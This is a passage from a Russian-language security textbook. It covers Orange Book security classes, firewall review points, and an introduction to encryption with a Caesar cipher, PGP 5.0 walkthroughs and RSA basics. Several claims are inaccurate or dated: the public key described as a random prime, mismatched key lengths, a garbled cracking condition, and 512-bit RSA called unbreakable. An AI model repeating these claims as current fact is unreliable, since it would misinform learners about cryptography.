- Система должна использовать пароли и методы идентификации для определения уровня доступа каждого пользователя. Более того, уровни доступа и безопасности пользователя должны применяться при каждом его обращении к объекту.
- Система должна регистрировать все попытки несанкционированного доступа в специальном журнале.

УРОВЕНЬ B2

Системы класса B2 должны удовлетворять всем требованиям, предъявляемым к системам класса B1. Кроме того, системному администратору необходимо при инсталляции системы основывать надежную вычислительную базу с помощью четко определенной и подкрепленной документально модели безопасности системы. Особенность систем класса B2 заключается в том, что они должны распространять избирательные и обязательные элементы управления доступом систем класса B1 на все объекты и субъекты системы. Системы с уровнем защиты B2 адресуют незащищенные элементы и четко разделяют на критичные и не критичные к защите элементы. Системы этого класса могут оказывать достаточно сильное сопротивление атакам. Они должны удовлетворять следующим требованиям:

- Система должна немедленно сообщать пользователю о каждом изменении его уровня доступа во время текущего сеанса работы.
- Система должна поддерживать надежные коммуникации между собой и пользователем во время его регистрации и идентификации. Только пользо-

ватель может стать инициатором сеанса связи во время работы с надежными коммуникациями.

- Разработчик системы должен проводить тщательный поиск незащищенных каналов и определять максимальную пропускную способность каждого из них.
- Надежная вычислительная основа будет поддерживать отдельные функции оператора и администратора.
- Реализация системы должна включать в себя диспетчера конфигурации - человека, который будет заниматься проверкой того, что коренные изменения системы проводятся людьми с соответствующими правами и разрешениями.

УРОВЕНЬ B3

Системы класса B3 должны удовлетворять всем требованиям, предъявляемым к системам B2. Кроме того, разработчики создают системы этого класса, ставя целью ограничение доступа и защиту от копирования с минимизацией компонентов, упрощающих анализ и тестирование системы. Надежная вычислительная основа должна исключить все те программы, которые являются несущественными для проведения политики защиты. Более того, проектировщики должны свести к минимуму сложность системы, для того чтобы упростить ее анализ. У такой системы должен быть постоянный администратор, расширенный механизм аудита и процедуры восстановления системы. Системы класса B3 в высшей мере устойчивы к атакам. Они должны удовлетворять следующим требованиям:

- Кроме того, что они контролируют доступ всех пользователей к любому объекту (как и системы класса B2), системы класса B3 должны генерировать читабельный список безопасности. В этом списке должны быть отмечены все зарегистрированные в системе пользователи и их доступ ко всем объектам системы.
- Каждый зарегистрированный объект должен поддерживать спецификацию списка пользователей, не обладающих правами доступа к этому объекту.
- Прежде чем предпринять какие-то действия, система B3 требует обязательной идентификации пользователя.
- Системы B3 идентифицируют каждого пользователя не только внутренне, но и с внешними протоколами безопасности. Система не будет предоставлять внутренний доступ пользователям, которые, по ее определению, не имеют доступа на внешнем уровне безопасности, несмотря на корректность безопасности. Более того, система должна создать сообщение для журнала аудита, в котором указывается причина отказа в доступе.
- Проектировщики должны логически выделить и безошибочно отличить надежный путь коммуникации от всех остальных.
- Надежная коммуникационная основа должна создавать информацию аудита для каждого действия любого зарегистрированного пользователя над каждым объектом. К тому же всякий раз, когда зарегистрированный

пользователь пытается выполнить какое-либо действие, надежная коммуникационная основа должна создать полную информацию аудита для администратора. В главе 12 будет подробно описан процесс аудита.

- Надежная вычислительная основа должна поддерживать отдельные функции администратора безопасности.
- Система должна поддерживать надежное восстановление (другими словами, система не будет перезагружаться без соблюдения условий безопасности).

УРОВЕНЬ ЗАЩИТЫ А

Уровень защиты А является высшим по системе уровней, представленной в *Orange Book*. Он содержит только один класс систем — А1. Его характеризует использование формальных методов контроля безопасности. Формальные методы безопасности обеспечивают то, что элементы обязательного и избирательного контроля безопасности системы могут эффективно защищать классифицируемые или другие высокочувствительные данные, содержащиеся или обрабатываемые в системе. Уровень защиты А требует обширной документации для демонстрации того, что система удовлетворяет всем требованиям безопасности.

УРОВЕНЬ А1

Системы класса А1 функционально идентичны системам класса В3 в том, что не требуют отличий в архитектуре или требованиях политики. Отличием систем класса А1 является то, что проектировщики каждой системы должны анализировать систему с точки зрения формальной разработки. После анализа системы проектировщики должны интенсивно применять методы проверки для гарантии того, что система удовлетворяет всем формальным требованиям. В частности, системы класса А1 должны также удовлетворять следующим требованиям:

- Диспетчер безопасности системы должен получить от разработчика системы формальную модель политики защиты. Эта модель ясно определяет и устанавливает в письменном виде все аспекты политики, включая математическое доказательство того, что модель согласуется со своими аксиомами и достаточна для поддержки требуемого уровня защиты.
- Все инсталляции систем класса А1 требуют наличия диспетчера безопасности системы.
- Диспетчер безопасности системы должен установить систему класса А1, формально задокументировать каждый шаг инсталляции и показать, что система согласуется с моделью безопасности и формальной моделью.

Немногие системы должны обладать уровнем защиты А1. Однако, поскольку разные системы требуют разных уровней безопасности, рассмотрим несколько причин, по которым уровень безопасности операционной системы зависит от степени безопасности, предоставляемой брандмауэром:

- *Проверка событий операционной системой.* Операционная система с уровнем защиты С2 и выше по классификации *Orange Book* должна содержать возможности полной регистрации (аудита) любых событий, связанных с

безопасностью системы. Это должно помочь определить размер нанесенного хакером вреда. К тому же, с помощью средств аудита можно определить, проводится ли атака в настоящее время или система уже взломана.

- *Политика обязательного доступа.* Можно использовать политику обязательного доступа в системах с уровнем защиты B1 или выше для защиты от «троянских коней». Кроме того, этот уровень гарантирует, что только определенные пользователи имеют доступ к системным файлам. В главе 14 подробно рассказано о «троянских конях». Обычные пользователи брандмауэра (например, пользователи FTP) и многие процессы-демоны могут работать на более низком уровне защиты, поэтому нужно защищать системные файлы от их воздействия.

Для эффективного использования брандмауэра операционная система должна иметь как минимум уровень защиты C2 (а лучше B1). Это существенно уменьшит возможности атак на систему. Не выполняя элементарных правил обеспечения безопасности работы в сети, вы не сможете определить, когда хакер взломал систему. Помните, что процедура входа в систему, инициируемая сервером-посредником для протоколов TCP/IP, действительна только для событий TCP/IP. Несмотря на то что с помощью отслеживания таких событий можно определить атакующего, поддержка аудита действий на уровне операционной системы (например, попытка скопировать файл с паролями системы) более существенна. Особенно это касается атак на брандмауэры.

ПОДРОБНОСТИ КЛАССИФИКАЦИИ ORANGE BOOK

На сервере *http://nsi.org/Computer/govt.htm* можно найти полный текст *Orange Book of Trusted Computer Systems Evaluation Criteria,* а также *European Orange Book, Yellow Book of Computer Security Requirements* и *Green Book* (справочник по официальному управлению паролями).

На сервере *http://www.cse.dnd.ca/* можно найти информацию канадского правительства от *Communications Security Establishment* (CSE). Свой эквивалент *Orange Book* канадское правительство назвало *Common Criteria.* Подробности можно найти на сервере *http://csrc.nist.gov/nistpubs/cc/,*

РЕЗЮМЕ

Вы узнали, как использовать брандмауэры для защиты сети. В следующей главе вы прочтете о том, как защищать данные, передающиеся по сети. Но прежде убедитесь, что усвоили следующее:


- ✓ Брандмауэр является комбинацией взаимосвязанного аппаратного и программного обеспечения для управления разными протоколами, с помощью которого можно защитить сеть от несанкционированного доступа.
- ✓ Для обеспечения простой защиты, а также в качестве базы для создания брандмауэра можно использовать разные типы маршрутизаторов.

- ✓ Брандмауэры могут использоваться для защиты сети от доступа извне и для защиты внутренних отделов от доступа со стороны других отделов.
- ✓ Для защиты от вирусов следует использовать антивирусное программное обеспечение, поскольку брандмауэр не может спасти сеть от проникновения вирусов.
- ✓ Перед тем как установить брандмауэр, следует разработать план обеспечения безопасности, в котором должны быть четко указаны возможности доступа работников компании и посетителей.
- ✓ Существует три основных типа брандмауэров — брандмауэр сетевого уровня, уровня приложений и уровня связи. Наиболее популярными типами архитектуры брандмауэров являются брандмауэр сдвоенного хоста, брандмауэр экранирующего хоста и брандмауэр экранирующей подсети.
- ✓ *Orange Book* Министерства обороны США определяет семь уровней защиты операционной системы. Для обеспечения максимальной защиты система должна иметь уровень C2 или выше.

РЕСУРСЫ INTERNET

По мере работы над обеспечением безопасности сети может случиться так, что вам потребуется внести изменения в брандмауэр. Далее перечислены ресурсы Web, которые освещают связанные с этим вопросы.

SOS Introduction mo FIREWALLS	*http://www.soscorp.com/products/BS_FireIntro.html*
FIREWALLS– AN Introduction	*http://www.channeld.com/firewall.htm*
Internet Firewalls AND Security	*http://www.3com.com/nsc/500619.html*
FIREWALLS. 9510 BY THREAD	*http://www.netsys.com/firewalls/firewalls-9510/*
INTRODUCTION mo FIREWALLS	*http://csrc.nist.gov/nistpubs/800-10/node30.html*
iWORLD	*http://tips.internet.com/_noframes.shtml/Firewall_products.html*



Глава 4

Защита передаваемых данных при помощи шифрования

В предыдущих главах читатель познакомился с основными принципами разработки и создания сети, а также узнал о некоторых связанных с этим вопросах безопасности. Напомним, что сообщения электронной почты (а также и многие другие данные TCP/IP) передаются по Internet в форме пакетов. В этом случае отправитель пакета подвергается огромному риску — его пакет может быть перехвачен и использован посторонними людьми. Во избежание подобных проблем нужно использовать *шифрование информации.* В этом случае вся отправляемая информация передается по сети в зашифрованном виде. Для того чтобы прочитать (расшифровать) такое сообщение, нужна специальная программа и ключ шифрования. В этой главе я подробно расскажу о вопросах кодирования и декодирования информации. Прочитав главу, вы узнаете следующее:

- Осуществить простейшее кодирование информации можно при помощи сдвига алфавита.
- Для того чтобы зашифровать некоторую информацию, компьютер (отправитель информации) умножает и делит значение передаваемых данных на огромные по величине числа. Принимающая сторона (получатель информации) должна произвести вычисления при помощи другого числа.
- Методы шифрования подразделяются на два базовых типа: *шифрование с единым ключом,* также известное под названием *шифрование с симметричным ключом,* и *шифрование с открытым ключом* (или *шифрование с асимметричным ключом).* В кодировании с единым ключом для шифрования и расшифровки информации используется один и тот же ключ. В методе шифрования с открытым ключом используются два ключа. Первый из них (открытый ключ) может быть доступен для всех. Второй ключ — личный — должен быть известен только получателю информации. Оба этих ключа используются для кодирования и декодирования пересылаемой по сети информации.
- Две управляющие Internet организации определяют основные правила кодирования почты при помощи стандарта PEM (Privacy Enhanced Mail – почта с усовершенствованной защитой). За более подробной информацией об этом стандарте обратитесь к RFC 1421, 1422, 1423 и 1424.
- Стандарту PEM отвечают все наиболее популярные программы кодирования и декодирования информации, включая и программу *Pretty Good Privacy (PGP).*

- Наиболее распространенными алгоритмами шифрования являются алгоритмы Ривеста—Шамира—Эдлмана и Диффи—Хеллмана.
- При помощи программ шифрования можно создавать *цифровые подписи* документов, благодаря которым получатель может проверить, являетесь вы автором сообщения или нет.
- Для шифрования информации обычно используется только часть документа — профиль сообщения.
- Хакеры могут взломать многие из современных алгоритмов шифрования при помощи измерения времени, потраченного на кодирование документа.
- В Web имеются узлы, на которых хранится огромное количество открытых ключей. Они называются *кольцами* открытых ключей.
- Использование *шифрования при помощи эллиптических кривых* может принести огромную выгоду в будущем.

ПОЧЕМУ НУЖНО ЗАШИФРОВЫВАТЬ СООБЩЕНИЯ

Большинство людей доверяет свои сообщения почтовым служащим. При этом подразумевается, что конверт гарантирует целостность и конфиденциальность пересылаемой информации. Однако если провести аналогию между обычной почтой и пересылкой данных по сети, то последняя больше напоминает использование почтовых открыток. При этом любой человек может просмотреть содержание открытки. Как я уже говорил, при передаче информации по сети прежде, чем попасть к получателю, ваше сообщение проходит через некоторое количество компьютеров. При этом любой из них может прочитать информацию, содержащуюся в электронной «открытке». И неважно, посылаете ли вы письмо своей тете или важный отчет управляющему — оба они могут быть прочитаны с одинаковой легкостью. Согласитесь, не очень-то утешительная перспектива.

Чтобы избежать подобных ситуаций, нужно воспользоваться шифрованием информации. После этого никто не сможет прочитать переданного вами сообщения (за исключением, разумеется, человека, которому оно предназначалось). Во время шифрования текст документа превращается в набор чисел, который сможет расшифровать только тот, у кого есть ключ для этого. На протяжении многих лет для кодирования информации использовался метод шифрования с единым ключом — шифрование и расшифровка производились при помощи одного и того же ключа. В настоящее время более широко распространен метод шифрования с открытым ключом. При этом кодирующая и декодирующая стороны используют абсолютно разные (но связанные друг с другом) ключи.

БАЗОВЫЕ ПРИНЦИПЫ ШИФРОВАНИЯ

Предположим, вам нужно послать при помощи Internet конфиденциальное сообщение своему знакомому. Конфиденциальность подразумевает под собой тот факт, что никто, кроме получателя, не должен прочитать это сообщение. Для

этого вам придется воспользоваться *шифрованием,* или *кодированием.* В этом случае документ превращается в малопонятный набор символов. Теперь его никто не сможет прочесть, кроме, разумеется, вашего приятеля.

Для того чтобы этот знакомый смог прочесть послание, ему необходим ключ к расшифровке. В обычной системе с единым ключом приходится передавать ключ до того, как с его помощью будет произведено кодирование информации. Например, для кодирования сообщения можно сдвинуть все символы алфавита (включая и пробел, стоящий после символа *Z)* на три буквы вправо. При этом слово *DOG* превратится в *GRJ.* На рисунке 4.1 показан пример текста, закодированного при помощи этого метода .




Рисунок 4.1. *Метод шифрования при помощи сдвига букв алфавита.*

Для того чтобы расшифровать это сообщение, ваш знакомый должен сместить все буквы алфавита на три позиции влево (слово *GRJ* снова превратится в *DOG).* На рисунке 4.2 показано, как выглядит ключ для расшифровки текста.




Рисунок 4.2. *Ключ для расшифровки текста.*

ОГРАНИЧЕНИЯ ОБЫЧНОЙ СИСТЕМЫ ШИФРОВАНИЯ с ЕДИНЫМ ключом

В обычной системе шифрования с единым ключом и отправитель, и получатель используют один и тот же *(единый)* ключ для кодирования и декодирования информации. Таким образом, отправитель должен передать ключ получателю до того, как произойдет пересылка закодированной информации. Для этого нужно воспользоваться особыми (безопасными) каналами. На рисунке 4.3 показана схема использования метода шифрования с единым ключом.

Рисунок 4.3. *Обмен информацией в системе с единым ключом.*

Стоит отметить, что основным недостатком использования схемы с единым ключом в Internet является следующее обстоятельство. Дело в том, что для нормальной работы необходимо, чтобы ключ был известен обеим сторонам до начала пересылки информации. Кроме того, при этой схеме приходится использовать разные ключи для различных получателей. Только так можно гарантировать, что информация будет прочитана одним человеком, а не всеми получателями сразу.

Очевидно, что в методе шифрования с единым ключом зачастую приходится использовать огромное количество ключей. Кроме того, если у вас есть безопасный канал (необходимый для пересылки ключа), то можно просто пересылать данные по нему. В настоящее время разработаны новые методы кодирования информации, при помощи которых можно избежать всех этих проблем. Эти методы известны под названием *шифрование с открытым ключом.*

Использование PGP FOR WINDOWS *для ШИФРОВАНИЯ ИНФОРМАЦИИ*

PGP for Windows — это наиболее популярная Windows-программа, при помощи которой можно шифровать и расшифровывать информацию. Она достаточна проста в использовании, и это является ее основным преимуществом По сравнению с другими программами. Прежде всего, загрузите бесплатную версию *PGP 5.0* из Web-сайта по адресу *http://www.pgp.com.* Проделайте все необходимые для установки программы шаги. При этом программа автоматически создаст открытый и личный ключи. После завершения установки пробной версии *PGP* созданный открытый ключ будет добавлен к *кольцу ключей.* Кольцо ключей кодирования очень похоже на обычную связку ключей. Это огромные базы данных, доступ к которым можно получить при помощи Internet. В хранилищах расположены тысячи открытых ключей. *PGP forWindows* держит все ключи в кольце, находящемся прямо на компьютере. Для просмотра этого кольца можно воспользоваться программой *PGPKeys.* Чтобы запустить ее, откройте меню **Пуск,** выберите пункт **Программы,** а в нем — меню **Pretty Good Privacy. В этом** меню найдите и выберите пункт **PGPKeys,** После этого на экране появится окно, (см. рисунок 4.4).




Рисунок 4.4. *Окно* ***PGPKeys после*** *добавления нового ключа.*

Добавив новый ключ, закройте окно программы *PGPKeys*. Для этого откройте меню File и выберите пункт Exit. После выполнения этих действий в строке состояния появится пиктограмма с изображением запечатанного конверта (см. рисунок 4.5). Для того чтобы вызвать приложение *PGP,* достаточно щелкнуть мышью по этой пиктограмме.




Рисунок 4.5, *Иконка с изображением запечатанного конверта.*

В *PGP 5.0* включена поддержка *Eudora®* и других программ электронной почты. Однако здесь я не буду рассказывать об использовании этих программ. Вместо этого давайте попробуем зашифровать сообщение в *Netscape Navigator.* Для того чтобы закодировать сообщение в *Internet Explorer,* достаточно будет проделать все те же операции. Итак, для кодирования сообщения выполните следующие шаги:

1. Откройте меню **Пуск**, выберите пункт Программы, а затем -- группу программ Netscape Navigator. Выберите в этой группе Navigator. На экране появится окно *Netscape Navigator.*
2. Чтобы создать новый документ электронной почты, нажмите клавиши **Ctrl+M**. На экране появится окно для ввода нового документа.
3. В этом окне наберите свой адрес электронной почты — таким образом вы отправите документ самому себе. Перейдите при помощи клавиши Tab в окно с текстом сообщения и наберите небольшой текст, например, такой, как на рисунке 4.6.




Рисунок 4.6. *Незашифрованный документ.*

4. После ввода текста выделите его при помощи мыши *Netscape Navigator* отобразит текст инверсным цветом.
5. Откройте меню Edit и выберите пункт Cut (или нажмите **Ctrl+X**). *Netscape Navigator* переместит выделенный текст в буфер обмена.
6. Щелкните мышью по пиктограмме с запечатанным конвертом (см. рисунок 4.5). На экране появится меню программы *PGPTray* (см. рисунок 4.7).




Рисунок 4.7. Меню программы PGPTray.

7. В этом меню щелкните мышью ло **пункту Encrypt Clipboard.** В ответ программа *PGP* запросит ключ, который будет использован для шифрования текста.
8. Щелкните один раз мышью по нужному ключу и перетащите его в область **Recipients. После** этого щелкните по кнопке OK. Программа *PGP* предложит вам ввести некоторые случайные данные. Они будут использованы для защиты информации от хакеров, пытающихся вычислить личный ключ при помощи определения времени, затраченного на кодирование информации.
9. Для ввода случайных данных щелкните мышью по кнопке **Begin** и двигайте указатель мыши в разные стороны до тех пор, пока строка состояния не отобразит 100%. После этого программа *PGP* очистит диалоговое окно, а указатель мыши примет обычный вид.
10. Чтобы вернуться в *Netscape Navigator*, щелкните мышью где-нибудь в окне этого приложения — оно снова станет активным.
11. Откройте в *Netscape Navigator* меню **Edit** и выберите пункт **Paste.** Зашифрованная копия документа будет перенесена из буфера обмена в текущий документ. Это документ абсолютно не похож на обычные документы и выглядит примерно так, как показано на рисунке 4.8.




Рисунок 4.8. Зашифрованный документ.

12. Чтобы послать зашифрованное сообщение, щелкните мышью по расположенной в панели инструментов кнопке **Send.**

Теперь никто, кроме получателя, не сможет расшифровать это сообщение. Как будет рассказано далее в этой главе, взлом личного ключа — это очень сложная задача (на самом деле она практически невыполнима). Пошлите сообщение по электронной почте себе самому. Получив файл, проделайте следующие операции:

1. Выберите пришедшее сообщение в окне *Netscape Navigator.*
2. В этом сообщении выделите при помощи клавиш или мыши весь текст, расположенный между строками «PGP Begin Message» и «PGP End Message», включая первую и последнюю строки. Скопируйте его в буфер обмена.
3. Щелкните мышью по пиктограмме с запечатанным конвертом. На экране появится меню программы *PGPTray.*
4. Выберите в этом меню пункт **Decrypt/Verify Clipboard.** Программа *PGP* предложит ввести пароль доступа к личному ключу.
5. После ввода пароля щелкните мышью по кнопке OK. На экране появится диалоговое окно С информацией об успешном (или неудачном) завершении операции расшифровки (см. рисунок 4.9).




Рисунок 4.9. *Диалоговое окно хода выполнения операции расшифровки.*

6. Если *PGP* не сможет расшифровать сообщение, то убедитесь в том, что правильно выделили текст между первой и последней строками сообщения. Если это не так, повторите действия, описанные в шагах 1—3. Если же декодирование прошло успешно, щелкните мышью по кнопке **OK** — при этом декодированный текст будет помещен в буфер обмена. Кроме того, можно просмотреть его при помощи команды **View with External Viewer** — при этом будет запущена программа *Блокнот.*
7. Если текст остался в буфере обмена, вернитесь в окно сообщений *Netscape Navigator.* Находясь в этом окне, откройте меню Edit и выберите пункт Paste. Windows вставит расшифрованный текст в текущий документ *Netscape Navigator.*

СИСТЕМЫ ШИФРОВАНИЯ С ОТКРЫТЫМ КЛЮЧОМ

В *системах шифрования с открытым ключом* используется два связанных друг с другом ключа. Один из них — *открытый*— можно спокойно передавать друзьям, партнерам по бизнесу и даже своим конкурентам. Второй — *личный* — ключ должен храниться в безопасном месте (например, на компьютере), так чтобы

его никто не смог узнать. Каждый из ключей декодирует сообщение, создаваемое при помощи другого ключа. На рисунке 4.10 показана схема использования метода шифрования с открытым ключом.




Рисунок 4.10. *Обмен информацией в системе с открытым ключом.*

При помощи системы шифрования с открытым ключом ваш знакомый может поместить свой открытый ключ в Internet или переслать его по обычной электронной почте. После этого можно использовать этот ключ для кодирования сообщений. При этом расшифровать такое сообщение может только один человек — получатель. Даже вы не сможете расшифровать его — ведь у вас нет соответствующего ключа. Если же приятель захочет ответить вам, то он должен закодировать сообщение при помощи вашего открытого ключа. Зашифрованное таким образом сообщение сможете расшифровать только вы сами.

Метод открытого ключа избавляет пользователей от основного недостатка метода с единым ключом: пересылки по безопасным каналам связи ключа для расшифровки текста. Основные алгоритмы кодирования с открытым ключом были открыты двумя группами исследователей: Ривестом, Шамиром и Эдлманом, а также Диффи и Хеллманом. Ниже приводится подробное описание каждого из этих алгоритмов.

РАЗМЕЩЕНИЕ ОТКРЫТОГО и личного КЛЮЧЕЙ

После создания открытого и личного ключей (при помощи *PGP* или какой-нибудь другой программы) они помещаются на компьютере пользователя. Большинство программ создают открытый и личный ключи во время установки. После этого они обычно предлагают сохранить копии ключей на флоппи-диске или любом другом носителе информации.

Никому не показывайте свой личный ключ. Только так можно защитить сообщения от взлома. Дело в том, что, не зная личного ключа получателя, практически невозможно расшифровать передаваемое сообщение. Если же личный ключ станет известен хакеру, то вся работа пойдет прахом — он легко сможет расшифровать любое ваше послание. Более того, как будет рассказано в следующей главе, обладая личным ключом, хакер может подписывать сообщения так, как будто он — это вы.

С другой стороны, можно (и нужно) поместить свой открытый ключ на наиболее известные кольца открытых ключей. Например, загруженная ранее бесплатная программа *PGP 5.0 no* умолчанию настроена на кольцо *pgpkeys.mit.edu*. Если кто-нибудь получит ваше письмо по электронной почте или захочет послать вам зашифрованное сообщение, то этому человеку понадобится ваш открытый ключ. Поэтому, как правило, лучше помещать открытый ключ в таком месте, где он будет доступен всем.

Однако если кодирование сообщений используется только в пределах корпорации, то вы должны избегать размещения открытого ключа на общедоступном сервере. Возможно, вместо этого лучше поместить его на сервере корпорации или отправлять при помощи электронной почты.

ОСНОВНЫЕ понятия АЛГОРИТМА RSA

Как и любой другой алгоритм шифрования, RSA — это набор математических формул. Таким образом, каждый раз, когда вы зашифровываете свое сообщение, компьютер производит (при помощи этих формул) некоторые вычисления над полученными данными и выдает зашифрованный текст. Этот набор вычислений обычно называют *алгоритмом шифрования*. Один из наиболее удачных и важных алгоритмов шифрования с открытым ключом — это *RSA*. Более ранние версии *PGP,* а также некоторые другие программы шифрования используют именно этот алгоритм.

Сразу отметим, что существует огромная разница между математическим алгоритмом и реализующей его программой (например, *PGP*). Если проводить аналогию, то алгоритм — это топор без топорища. Таким топорищем является программа, реализующая его.

Алгоритм RSA был создан тремя математиками из MIT. (Один из них — Рональд Ривест — имеет домашнюю страницу, расположенную по адресу *http:// theory.lcs.mit.edu/~rivest)*. Сущность этого алгоритма заключается в следующем: во-первых, машина должна сгенерировать (случайно) большое простое число — открытый ключ. После этого при помощи некоторых математических операций вычисляется второе число — личный ключ. Более подробно эти операции будут обсуждены в одном из последующих разделов текущей главы. Полученные таким образом ключи используются для дальнейшего кодирования и декодирования текста.

Далее приводятся четыре основные принципа алгоритма RSA:

1. Расшифровка зашифрованной формы сообщения должна давать в результате первоначальный текст. Этот принцип можно записать в следующей форме:

```
D(E(M))=M
```

   В данном выражении *D* — это функция декодирования, *E* — функция кодирования, а *M* — исходный текст сообщения. •

2. *E* и *D* должны достаточно легко вычисляться.

3. Предоставление доступа к значению *E* никоим образом не упрощает процесс вычисления (взлома) *D*. Таким образом, зашифрованное при помощи *E* сообщение может расшифровать только человек, обладающий значением *D*.
4. Применение процедуры расшифровки к сообщению *M* и последующее применение процедуры шифрования должно привести к первоначальному значению. Этот принцип можно записать в следующей форме:

```
E(D(M))=M
```

Ривест, Шамир и Эдлман доказали, что использование третьего принципа приводит к тому, что для взлома зашифрованного сообщения нужно перебирать все возможные значения до тех пор, пока не будет найдено значение, удовлетворяющее требованию $E(M)=D$. Задача кажется достаточно легкой при использовании десяти- и даже двадцатиразрядных (в десятичном представлении) чисел. Однако в схемах RSA обычно используются числа, содержащие вплоть до 512 разрядов для открытого ключа (*E*) и 154 разрядов для личного ключа *(D)*. Кроме того, оба этих числа должны быть простыми. На вычисление этих чисел затрачивается огромное количество компьютерного времени. К настоящему моменту никто так и не смог взломать при помощи прямых вычислений 512-разрядный ключ.

Функция, удовлетворяющая критериям 1—3, называется *однонаправленной функцией с потайным ходом*. Однонаправленной она называется потому, что ее можно вычислять только в одном направлении (кодировать) и практически нельзя в обратном. Словосочетание «с потайным ходом» означает то, что обратная функция легко вычисляется при помощи некоторой дополнительной информации (личного ключа).

СУЩНОСТЬ АЛГОРИТМА ***RSA***

Как это ни странно, но для понимания алгоритма RSA не требуется глубокого знания математики. Для его реализации нужно выполнить все условия, описанные в предыдущей части главы, а также создать программу, производящую все необходимые действия для правильного кодирования файла. Ключ для кодирования (обозначим его *E)* содержит в себе константу *n*, которая задает предельную длину кодируемого блока (т. е. сколько байт данных может содержаться в одном блоке). Процесс кодирования заключается в следующем:

1. Программа, реализующая алгоритм RSA, преобразует текст в некоторое целое число, расположенное в интервале от 0 до $(n-1)$. Метод преобразования зависит от каждой конкретной программы. Если текст настолько велик, что не может быть адекватно представлен значением меньше, чем $(n-1)$, то его разбивают на несколько блоков, каждый из которых может быть представлен целым числом, лежащим между 0 и $(n-1)$.
2. После этого программа возводит полученные целые значения в степень *E* (т. е. используется формула $блок^E$). Результат этой операции делится на *n,* а в качестве закодированного сообщения используется остаток от деления. Давайте обозначим закодированный таким образом текст буквой С.

3. Чтобы декодировать документ С, нужно возвести его в степень *D,* а затем взять остаток от деления на число *n.* Полученные целые значения нужно преобразовать в текст по правилу, обратному тому, что использовалось на первом этапе кодирования.

Таким образом, пользователь предоставляет общественности ключ для кодирования (*E, n*), или открытый ключ, и хранит у себя ключ для декодирования *(D, n)* - личный ключ. На рисунке 4.11 приведен пример открытого ключа, расположенного на сервере ключей *PGP.*

